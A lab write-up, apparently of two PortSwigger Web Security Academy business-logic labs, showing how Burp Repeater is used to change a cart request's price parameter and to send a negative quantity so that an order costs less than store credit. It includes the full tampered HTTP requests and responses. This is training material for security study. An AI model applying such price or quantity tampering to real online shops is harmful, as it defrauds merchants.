Documentation: Business Logic Vulnerabilities Labs

prepared by : Qasim Ali


Lab 1: Excessive Trust in Client-Side Controls

- Log in with provided credentials :

Username : wiener


Password : peter

add Leather jacket to cart :



Go to checkout

open Burp and capture it from HTTP history and send it to Repeater



Filter settings: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status code	Length	MI
441	https://contile.services.mozilla.c...	GET	/v1/tiles			204	136	
440	https://gist-queue-consumer-api...	POST	/api/v2/users?timestamp=17306138468...	✓		304	322	
439	https://gist-queue-consumer-api...	OPTIONS	/api/v2/users?timestamp=17306138468...	✓		204	635	HT
438	https://0a2300f30404e2c8870d...	GET	/academyLabHeader			101	147	
437	https://0a2300f30404e2c8870d...	GET	/cart			200	6437	HT
436	https://0a2300f30404e2c8870d...	GET	/academyLabHeader			101	147	
435	https://0a2300f30404e2c8870d...	GET	/product?productId=1	✓		200	5283	HT
434	https://0a2300f30404e2c8870d...	POST	/cart	✓		302	100	
433	https://0a2300f30404e2c8870d...	GET	/academyLabHeader			101	147	
431	https://0a2300f30404e2c8870d...	GET	/product?productId=1	✓		200	5283	HT
430	https://0a2300f30404e2c8870d...	GET	/academyLabHeader			101	147	
429	https://0a2300f30404e2c8870d...	GET	/			200	11080	HT
428	https://0a2300f30404e2c8870d...	GET	/academyLabHeader			101	147	

```
POST /cart HTTP/2
Host: 0a2300f30404e2c8870da75000ab00a6.web-security-academy.net
Cookie: session=tMKXs4DNRNaPPiFU7tGY8WFhdiisxTiA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: https://0a2300f30404e2c8870da75000ab00a6.web-security-academy.net
Referer:
https://0a2300f30404e2c8870da75000ab00a6.web-security-academy.net/product?productId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

productId=1&redir=PRODUCT&quantity=1&price=133700
```

```
HTTP/2 302
Location:
X-Frame-Op
Content-Le
```

in Repeater change the Price according to your own and send the request




```
POST /cart HTTP/2
Host: 0a2300f30404e2c8870da75000ab00a6.web-security-academy.net
Cookie: session=tMKXs4DNRNaPPiFU7tGY8WFhdiisxTiA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: https://0a2300f30404e2c8870da75000ab00a6.web-security-academy.net
Referer:
https://0a2300f30404e2c8870da75000ab00a6.web-security-academy.net/product?productId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

productId=1&redir=PRODUCT&quantity=1&price=1337
```

```
HTTP/2 302 Found
Location: /product?productId=1
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```

go back to Cart, fix the quantity and confirm the price and place order :



https://0a2300f30404e2c8870da75000ab00a6.web-security-academy.net/cart

Excessive trust in client-side controls

Back to lab description

LAB Not solved

Store credit: $100.00

Cart

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$13.37	3

Total: $40.11

After Placing the order successfully Lab solved !!.


Lab 2 : High-level logic vulnerability

Log in with provided credentials :

Username : wiener

Password : peter

Add an affordable item to Cart and go to burpsuite and capture the request and send it to Repeater


Burp Suite Community Edition v2024.8.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
716	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON			
715	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON			
714	https://0a8b00080456cb6f802d...	GET	/academyLabHeader			101	147				
713	https://0a8b00080456cb6f802d...	GET	/cart			200	6390	HTML		High-level logic vulnerabi...	
712	https://0a8b00080456cb6f802d...	GET	/academyLabHeader			101	147				
711	https://0a8b00080456cb6f802d...	GET	/product?productId=1	✓		200	5148	HTML		High-level logic vulnerabi...	
710	https://0a8b00080456cb6f802d...	POST	/cart	✓		302	100				
709	https://0a8b00080456cb6f802d...	GET	/academyLabHeader			101	147				
707	https://0a8b00080456cb6f802d...	GET	/product?productId=1	✓		200	5148	HTML		High-level logic vulnerabi...	
706	https://0a8b00080456cb6f802d...	GET	/academyLabHeader			101	147				
705	https://0a8b00080456cb6f802d...	GET	/			200	11033	HTML		High-level logic vulnerabi...	
704	https://0a8b00080456cb6f802d...	GET	/academyLabHeader			101	147				
703	https://0a8b00080456cb6f802d...	GET	/my-account?id=wiener	✓		200	3627	HTML		High-level logic vulnerabi...	

Request


```
POST /cart HTTP/2
Host: 0a8b00080456cb6f802d7b65004b0040.web-security-academy.net
Cookie: session=1QoZ4IfUc1tQsg0QWTfioapSJ572P6zD
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,imag
e/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: https://0a8b00080456cb6f802d7b65004b0040.web-security-academy.net
Referer:
https://0a8b00080456cb6f802d7b65004b0040.web-security-academy.net/product?productId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

productId=1&redir=PRODUCT&quantity=1
```

Response

```
HTTP/2 302 Found
Location: /product?productId=1
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

in Repeater change value of Quantity parameter to negative number (like -7)


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 2 × 3 × +
Send
Cancel
Follow redirection
Target: https://0a8b00080456cb6

Request

```
POST /cart HTTP/2
Host: 0a8b00080456cb6f802d7b65004b0040.web-security-academy.net
Cookie: session=1QoZ4IfUc1tQsg0QWTfioapSJ572P6zD
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: https://0a8b00080456cb6f802d7b65004b0040.web-security-academy.net
Referer:
https://0a8b00080456cb6f802d7b65004b0040.web-security-academy.net/product?productId=3
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

productId=3&redir=PRODUCT&quantity=-7
```


Response

```
HTTP/2 302 Found
Location: /product?productId=3
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

after this refresh your cart page and now it will show you price with decrement changes

go back to home page, place order of “ Leather Jacket “

go to Cart and place order:



High-level logic vulnerability

Store credit: $100.00

Cart

Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$1337.00	- 1 +	Remove
Gym Suit	$19.77	- -66 +	Remove

Coupon: Add coupon

Total: $32.18

Lab Solved !!

